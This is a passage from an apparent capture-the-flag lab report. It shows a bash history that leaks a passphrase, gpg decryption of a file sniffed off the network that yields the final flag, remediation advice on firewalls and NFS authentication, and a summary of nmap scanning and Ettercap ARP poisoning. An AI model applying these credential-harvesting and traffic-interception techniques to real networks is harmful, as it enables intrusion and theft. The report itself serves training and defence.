
Figure 10: Bash History



```
[rainicorn@BMO-003 nfs_test]$ cat gunter/ikbackups/.bash_history
ls -la
cd .gnupg
cd ..
Fro$ty Dander
argh! efuoaweoifsauihe4t8y9r3fhuipfenjkfdsjkldfsaj
gpg --decrypt ./recipes.txt.asc
logout
[rainicorn@BMO-003 nfs_test]$
```

Previously, when we found flag #3 we had also found a bash history. Inside the bash history we discovered a phrase which looked like a password. The phrase was useful when we were looking for the last flag.

Figure 11: Flag #5



```
[rainicorn@BMO-003 ~]$ gpg --decrypt encrypted.txt

You need a passphrase to unlock the secret key for
user: "Ice King (FLAG:1985cc4412f2a914a575905c99f1d8111f091704ced76901c773375f4bd785be) <iceking@icekingdom.gov.ooo>"
2048-bit RSA key, ID 6154BFCD, created 2016-09-01 (main key ID 06F27FD8)

can't connect to `/home/rainicorn/.gnupg/S.gpg-agent': No such file or directory
gpg: encrypted with 2048-bit RSA key, ID 6154BFCD, created 2016-09-01
      "Ice King (FLAG:1985cc4412f2a914a575905c99f1d8111f091704ced76901c773375f4bd785be) <iceking@icekingdom.gov.ooo>"
No more secrets! You found the final flag!
FLAG:faeaf24579e540d5fd24c8d86c15d4a1e5c9711e7a24f5f50a91711569a61a75
[rainicorn@BMO-003 ~]$ Fro$ty Dander
-bash: Fro: command not found
[rainicorn@BMO-003 ~]$ 
```

From the packet sniffing through ettercap we got an encrypted document and using gpg we were able to decrypt the text file. Using the passphrase we found earlier, Figure 10, we were able to decypher the document. The last flag was located at the end of this encrypted text.

4 Suggested Controls

4.1 Filtered Firewall

Overall it is recommended to implement a firewall that would filter out unwanted packets or connections for both hosts. The ports 53 and/or 2049 could be closed to prevent connections. Otherwise further steps are needed to secure sensitive information. If port 53 isn't closed or filtered on 192.168.2.13, the TXT entry containing the flag should be removed to hide it. If port 2049 isn't closed or filtered on 192.168.2.14, then something has to be done about the sensitive information within /opt. The files should be moved, removed or file/folder permissions should be set up. Something so that the public does not have access to this information. The files starting in .bash, FLAG.txt and ik-troubleshooting2.pcap are the most critical but the sshKeys and SSNs folders should most likely be dealt with too. Although SSNs is empty and sshKeys only has a public SSH key.

4.2 Authentication for the NFS

Another option is to implement authentication for NFS. More info can be found here: https://www.centos.org/docs/5/html/Deployment_Guide-en-US/s1-nfs-security.html.
For the public and private key rings found it is recommended not to have public http requests for those. However, if endpoints are necessary use SSL to encrypt the information sent over the network, or encrypt the info another way. As long as the private key ring remains secure with the mentioned recommendations, the flag captured through the heartbeat is well protected.

4.3 Other recommendations

One last recommendation would be to not send sensitive unencrypted data over the network. Anyone monitoring the network could be intercepting this traffic and read the data. An alternative to this would be to encrypt the data before sending as a general policy.

5 Conclusion

In conclusion, we were successful in finding the vulnerabilities in the system and detailing ways to protect against them. For this network-based assessment we were given an entry point and were required to intercept one message between two servers. We did this by using several tools such as various terminal commands and programs including Ettercap and nmap. We expected to complete this assessment by finding the 5 flags after thoroughly searching through the system. Nmap aided in the findings of target hosts, Finn and Jake, within the private network.To complete the goal of intercepting the message we used Ettercap, which allowed us to use ARP poisoning to retrieve it. We were also able to find data such as ssh keys, SSNs, and a backup of captured network traffic. From this backup we got public and private keyrings which allowed us to decrypt anything encrypted by the ice king. In addition there were also passwords for users on the server, and previous commands executed on the server that were useful.

Overall the threat to the system was very high and requires immediate attention. It is a huge vulnerability and security concern to retrieve the the public and private keyrings seamlessly. It is recommended that the steps in section 4 be taken as soon as possible to protect the network.